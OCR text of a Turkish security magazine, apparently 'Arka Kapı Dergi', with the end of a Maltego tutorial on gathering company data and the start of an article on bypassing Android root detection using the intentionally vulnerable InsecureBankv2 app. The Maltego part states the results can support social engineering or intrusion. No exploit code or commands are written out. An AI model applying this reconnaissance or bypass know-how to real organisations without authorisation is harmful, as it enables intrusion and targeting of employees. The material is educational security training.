
Örnek olarak şirket araştırması yapacağız. Şirketin alan adını (domain) girdiğiniz takdirde sizin için otomatik sorguları yapacaktır. Bu sorgular, şirkete ait herhangi bir dokümanı taramak, e-mail adreslerini bulmak ve sosyal medya hesaplarını bulmak vb. gibi fonksiyonları içermektedir.



Collaboration (İş birliği içinde olmak)

Bu bölümde, ortaya çıkarmış olduğunuz grafiği, görseli, diyagramları başkası ile paylaşabilir ve bir sohbet penceresi üzerinden bu konu hakkında tartışabilirsiniz.


Import/Export (İçeriye aktar/Dışarıya aktar)




Bu bölümde, yaptığınız araştırmanın grafiklerini içe/dışa aktarabilir, Grafiği, tablo halinde çıkarabilir ya da bir görsel olarak dışa çıkartabilirsiniz. Raporlarınızı yönetebilmek için seçenekler sunmaktadır.

Windows (Pencere):

Windows kısmında, programın bütün düzenleme fonksiyonları mevcuttur. "Bütün grafikleri kapat", "pencereyi sıfırla" gibi seçenekleri içinde barındırmaktadır. İstediğiniz şekilde yönetebilirsiniz.




Palet Bölümü:




Palet bölümü, sürükle bırak yöntemiyle çalışmaktadır. İçinde birçok kategori bulunmaktadır. Bu kategorilerden istihbarat ihtiyacı hangisi ise seçip sürükleyip ortadaki beyaz sayfaya bırakılır. Örnek olarak bir domain hakkında bilgi toplayalım.

Palet kısmından domain için "Infrastructure (Altyapı)" kısmından domain'i seçelim.




Domain seçeneğini tutup sağ tarafta bulunan boş sayfaya sürükleyelim. Sürükledikten sonra çift tıklayarak araştırmak istediğimiz domain'in başında "www" olmadan (.com, .net vb.) şekilde yazalım.


Daha sonra domain'e sağ tıklayıp istediğimiz düzeyde sorgu yapabilir ve çıkan alt sorguların üzerinde de aynı şekilde sağ tıklayarak istediğimiz sorguları gerçekleştirebiliriz.



Ortaya çıkan görsel şu şekilde olacaktır.




Bu görseller üzerinden toplamak istediğiniz istihbarat ihtiyacı ne ise onun üzerine çalışabilirsiniz. Maltego sayesinde şirketin network mimarisi, domain adresleri, çalışan e-postaları ve numaraları vb. bilgileri elde edebilir, bunları sosyal mühendislik ya da teknik bilgiler üzerinden sisteme sızma çalışmaları için kullanabilirsiniz.




Diğer görselleştirme tarzları:

Run View (Çalıştırma Görünüm kısmı):



Bu kısımda performansı istediğiniz seviyede ayarlayabilirsiniz. Hızlı, detay ve geniş arama türlerini kullanabilirsiniz.

Maltego aracının temel kullanımı bu şekildedir. Yapılmak istenen araştırmanın detayına ve genişliğine göre araştırmanın kalitesi ve yöntemi amaç doğrultusunda farklılık gösterebilir. Umarım yazımın faydası olmuştur. Yazıyı yayınlayan "Arka Kapı Dergi" ailesine bana bu fırsatı verdikleri için çok teşekkür ederim.




Android Uygulamalarında Önleyici Güvenlik Önlemleri ve Atlatma Yöntemleri

Android, günümüzde mobil cihazların büyük bir bölümünü oluşturan mobil işletim sistemidir. Hâl böyle olunca, mobil uygulamalar saldırıların hedefinde bulunmaktadırlar. Özellikle kritik ve finansal işlemleri gerçekleştiren uygulamalar daha fazla risk altındadır. Bu uygulamalarda saldırganların ataklarından korunmak için farklı güvenlik önlemleri alınabilmekte. Bu yazıda ise Android mobil uygulamalarındaki önleyici güvenlik önlemlerinden, **Root Detection, SSL Pinning** ve **HTTP Request Encryption** güvenlik önlemlerini ve atlatma yöntemlerini inceleyeceğiz.

Rootlu Cihaz Tespiti (Root Detection):


Mobil cihazlar son kullanıcıların kullanımına sunulurken, root kullanıcısı yani sistemdeki en yetkili kullanıcıya ulaşmaları kısıtlanarak teslim edilmektedir. Bu hem Android dünyasında hem de iOS dünyasında aynı şekildedir fakat mobil işletim sistemlerinde yetki yükseltecek bazı güvenlik açıklıkları tespit edilerek, bu açıklar kullanılarak her iki mobil işletim sisteminde root kullanıcısına ulaşılabilmektedir. Root kullanıcı haklarına erişilmesi işlemine Android ekosisteminde **root işlemi**, iOS ekosisteminde ise **jailbreak** adı verilmektedir. Bu işlem sonucunda root kullanıcı haklarına erişebilen işletim sistemlerinde tüm dosya ve dizin erişimleri açılmakta, birçok yetki isteyen uygulamalar cihaz üzerine kurulabilmektedir. Saldırganlar bir uygulamayı hedef aldıklarında, kısıtlanmış normal bir mobil işletim sistemi yerine root haklarında çalışan mobil işletim sistemlerini tercih etmektedirler. Ayrıca, farkında olmadan son kullanıcı root/jailbreak işlemi geçirmiş bir cihaza sahip olup finansal uygulamalarını kullanmaya kalkması durumuna karşı root/jailbreak tespit edilmesi adında bir güvenlik önlemi uygulanmaktadır. Bu önlem ile bazı uygulamalar sadece cihazın rootlu olduğu uyarısını verip riski alması durumunda, uygulamayı kullanmaya devam ettirirken bazı uygulamalar ise doğrudan uyarı mesajından sonra uygulamayı kapatabilmektedirler.

Android uygulamalarında yapılan root'lu cihaz tespiti ve güvenlik önlemini atlatabilmek için bu yazıda, **Genymotion Emülatörü** üzerinde Google Nexus 9 Android 6.0 API 23 kullanan root kullanıcısının açık olduğu Şekil 1'de görülen sanal mobil cihazı kullanacağız. Test uygulaması olarak da Android InsecureBankv2 uygulamasını kullanacağız. Android InsecureBankv2 uygulamasını https://github.com/dineshshetty/Android-InsecureBankv2 adresinden edinebilirsiniz.




Şekil 1. Genymotion Mobil Emülatörü

Uygulamayı indirdikten sonra kurduğumuz emülatörü açıp, InsecureBankv2.apk dosyasını emülatöre sürükleyip bırakarak kurabilirsiniz.




Şekil 2. InsecureBankv2 uygulaması giriş ekranı

Uygulama kurulduğunda Şekil 2'de görülen giriş ekranı ile açılmaktadır.



Şekil 3. InsecureBankv2 uygulaması Activity atlatma


InsecureBankv2 uygulamasında Android activity atlatma zafiyeti bulunmakta ve Şekil 3'te görüldüğü üzere adb ile PostLogin activitysi InsecureBankv2 uygulamasının giriş ekranına herhangi bir kullanıcı adı ve parola girilmeden açılabilmektedir.




Şekil 4. InsecureBankv2 uygulaması PostLogin Activity Root Kontrolü

InsecureBankv2 uygulaması PostLogin activity'si Şekil 4'te görüldüğü üzere açıldığında ekranın altında "Rooted Device!!" uyarısı bulunmaktadır. Bu uygulamada root'lu cihaz güvenlik kontrolü yapılmaktadır.

